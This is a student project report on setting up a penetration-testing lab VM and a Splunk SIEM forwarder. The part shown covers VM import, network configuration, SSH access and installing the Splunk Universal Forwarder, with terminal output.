VAPT OF A WEB SERVER AND SIEM IMPLEMENTATION

SHERYL TREFINA J@sheryltrefina04@gmail.com

TABLE OF CONTENTS:

1. INTRODUCTION

1.1 Background:

In today's digital landscape, ensuring the security of web servers is paramount to safeguarding sensitive data and maintaining the trust of users. Moreover, with the evolving threat landscape, enterprises are increasingly turning to Security Information and Event Management (SIEM) solutions to proactively monitor and mitigate security incidents.

1.2 Objectives:

This project aims to conduct a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) of the organization's web server to identify and remediate potential security weaknesses. Additionally, it involves the implementation of a SIEM solution to enhance real-time threat detection and incident response capabilities.

1.3 Scope:

The scope of this project encompasses the following:


- Conducting VAPT on the web server infrastructure.

- Implementing a SIEM solution tailored to the organization's needs.

- Providing recommendations for improving the security posture based on findings from VAPT and SIEM implementation.

2.SETUP OF ACADEMY VM:


2.1 Download the Academy VM



Couldn't preview file

There was a problem with the network

2. Unzip the 7z file using winrar/winzip/7z to get the VMDisk files



Extract Archive

Select a Destination and Extract Files


Files will be extracted to this folder:

C:\Users\jsher\Downloads\Academy

☑ Show extracted files when complete

3. CONFIGURING VMWARE PLAYER:

3.1 Open the VMware Player, select Open VM, and then select the extracted VM



```
Sending on   Socket/fallback
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.31.8 from 192.168.31.1
DHCPREQUEST for 192.168.31.8 on ens33 to 255.255.255.255 port 67
DHCPACK of 192.168.31.8 from 192.168.31.1
bound to 192.168.31.8 -- renewal in 12434 seconds.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:3b:74:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.8/24 brd 192.168.31.255 scope global dynamic ens33
       valid_lft 28794sec preferred_lft 28794sec
    inet6 2409:40f4:11e:4b4b:20c:29ff:fe3b:7449/64 scope global dynamic mngtmpaddr
       valid_lft 21084sec preferred_lft 21084sec
    inet6 fe80::20c:29ff:fe3b:7449/64 scope link
       valid_lft forever preferred_lft forever
root@academy:~# ping google.com
PING google.com(maa05s10-in-x0e.1e100.net (2404:6800:4007:808::200e)) 56 data bytes
^C
--- google.com ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 114ms

root@academy:~# ifup ens33
ifup: unknown interface ens33
root@academy:~# [ 8216.739785] rcu: INFO: rcu_sched self-detected stall on CPU
[ 8216.740421] rcu: 0-...!: (1 ticks this GP) idle=e1e/0/0x1 softirq=149550/149550 fqs=0
[ 8216.741046] rcu: (t=10350 jiffies g=337945 q=1)
[ 8216.742157] rcu: rcu_sched kthread starved for 10350 jiffies! g337945 f0x0 RCU_GP_WAIT_FQS(5) ->s
tate=0x402 ->cpu=0
[ 8216.743531] rcu: RCU grace-period kthread stack dump:
_
```

Virtual Machine Name:

academy


State: Suspended

OS: Other

Version: Workstation 17.5.x virtual machine


RAM: 1 GB

3.2 Edit the VM and change the network settings to Bridged before switching on the VM.



Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SATA)	8 GB
Network Adapter	Bridged (Automatic)
USB Controller	Present
Display	Auto detect

3.3 Use the username and password in the root password.txt file to log in



```
root:tcm
```

4. NETWORK CONFIGURATION:

4.1 Search the web for enabling ens33:

Search the web, and find the solution to turn on the network device ens33
(Hint: unix.stackexchange.com)


Commands found for enabling ens33:

ens33 - ens33 is a network interface name typically assigned to a network adapter in a Linux system.

ip link set dev ens33 up - This command activates the network interface named ens33.

dhclient -v ens33 - This command requests network configuration information for the interface ens33 from a DHCP server with verbose output.

ip a – This command displays ip address



```
root@academy:/opt/splunkforwarder/bin# ip link set dev ens33 up
root@academy:/opt/splunkforwarder/bin# dhclient -v ens33
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Corrupt lease file - possible data loss!
Corrupt lease file - possible data loss!
Listening on LPF/ens33/00:0c:29:01:2a:e8
Sending on   LPF/ens33/00:0c:29:01:2a:e8
Sending on   Socket/fallback
DHCPREQUEST for 172.16.10.161 on ens33 to 255.255.255.255 port 67
DHCPNAK from 192.168.31.1
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 3
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 7
DHCPOFFER of 192.168.31.188 from 192.168.31.1
DHCPREQUEST for 192.168.31.188 on ens33 to 255.255.255.255 port 67
DHCPACK of 192.168.31.188 from 192.168.31.1
bound to 192.168.31.188 -- renewal in 14266 seconds.
root@academy:/opt/splunkforwarder/bin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:01:2a:e8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.188/24 brd 192.168.31.255 scope global dynamic ens33
       valid_lft 28797sec preferred_lft 28797sec
    inet6 2409:40f4:112:9373:20c:29ff:fe01:2ae8/64 scope global dynamic mngtmpaddr
       valid_lft 11324sec preferred_lft 11324sec
    inet6 fe80::20c:29ff:fe01:2ae8/64 scope link
       valid_lft forever preferred_lft forever
root@academy:/opt/splunkforwarder/bin# _
```


5. SIEM CLOUD CONFIGURATION:

5.1 Connecting to the Academy VM:

- Open PowerShell or Command prompt on your Windows machine.

- Use SSH to connect academy VM to your local machine.

ssh root@(academy's ip)




```
C:\Users\jsher>ssh root@192.168.31.8
The authenticity of host '192.168.31.8 (192.168.31.8)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb
0.
This host key is known by the following other names/addresses:
    C:\Users\jsher/.ssh/known_hosts:4: 192.168.31.189
    C:\Users\jsher/.ssh/known_hosts:7: 192.168.31.188
    C:\Users\jsher/.ssh/known_hosts:8: 192.168.201.129
    C:\Users\jsher/.ssh/known_hosts:11: 172.16.3.146
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.31.8' (ED25519) to the list of known hos
ts.
root@192.168.31.8's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

5.2 Downloading Splunk Universal Forwarder:

- Download the Splunk Universal Forwarder using the wget command

wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb [**https://download.splunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb**](https://download.splunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb)




```
root@academy:~# wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64
.deb "https://download.splunk.com/products/universalforwarder/releases/9.2.0
.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb"
--2024-03-16 08:49:38--  https://download.splunk.com/products/universalforwa
rder/releases/9.2.0.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-a
md64.deb
Resolving download.splunk.com (download.splunk.com)... 2600:9000:2153:6400:1
d:f9c1:d100:93a1, 2600:9000:2153:a00:1d:f9c1:d100:93a1, 2600:9000:2153:1a00:
1d:f9c1:d100:93a1, ...
Connecting to download.splunk.com (download.splunk.com)|2600:9000:2153:6400:
1d:f9c1:d100:93a1|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33157284 (32M) [binary/octet-stream]
Saving to: ‘splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb’

splunkforwarder-9. 100%[===============>]  31.62M  4.93MB/s    in 8.3s

2024-03-16 08:49:47 (3.83 MB/s) - ‘splunkforwarder-9.2.0.1-d8ae995bf219-linu
x-2.6-amd64.deb’ saved [33157284/33157284]
```

5.3 Installing and Configuring Splunk Universal Forwarder:

- Install Splunk Universal Forwarder:

dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb




```
root@academy:~# dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64
.deb
(Reading database ... 34639 files and directories currently installed.)
Preparing to unpack splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
 ...
This looks like an upgrade of an existing Splunk Server. Attempting to stop
the installed Splunk Server...
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Shutting down.  Please wait, as this may take a few minutes.

Stopping splunk helpers...

Done.
Unpacking splunkforwarder (9.2.0.1+d8ae995bf219) over (9.2.0.1+d8ae995bf219)
 ...
Setting up splunkforwarder (9.2.0.1+d8ae995bf219) ...
/var/lib/dpkg/info/splunkforwarder.postinst: line 60: curl: command not foun
d
complete
```

-Setup the Splunk Home Directory:

export SPLUNK_HOME="/opt/splunkforwarder"


mkdir $SPLUNK_HOME



```
root@academy:~# export SPLUNK_HOME="/opt/splunkforwarder"
root@academy:~# mkdir SPLUNK_HOME
```

5.4 Configuring Splunk Universal Forwarder for Cloud:

- Download the splunk spl file from the Download universal forwarder credentials



Universal Forwarder

Splunk universal forwarder software sends data from your network to the Splunk platform
send data to the Splunk platform.

To set up the Universal Forwarder:


1. Download the Splunk universal forwarder.
   Splunk Downloads web page
2. Install the universal forwarder on one or more machines in your network.
   Installation Instructions
3. Download your customized universal forwarder credentials package.

-To copy the downloaded spl file to academy, move to the directory in which the spl file is located.

cd Downloads

-Do scp (secure copy) for transferring spl files from windows to academy.

scp splunkclouduf.spl root@(academy's ip):/




```
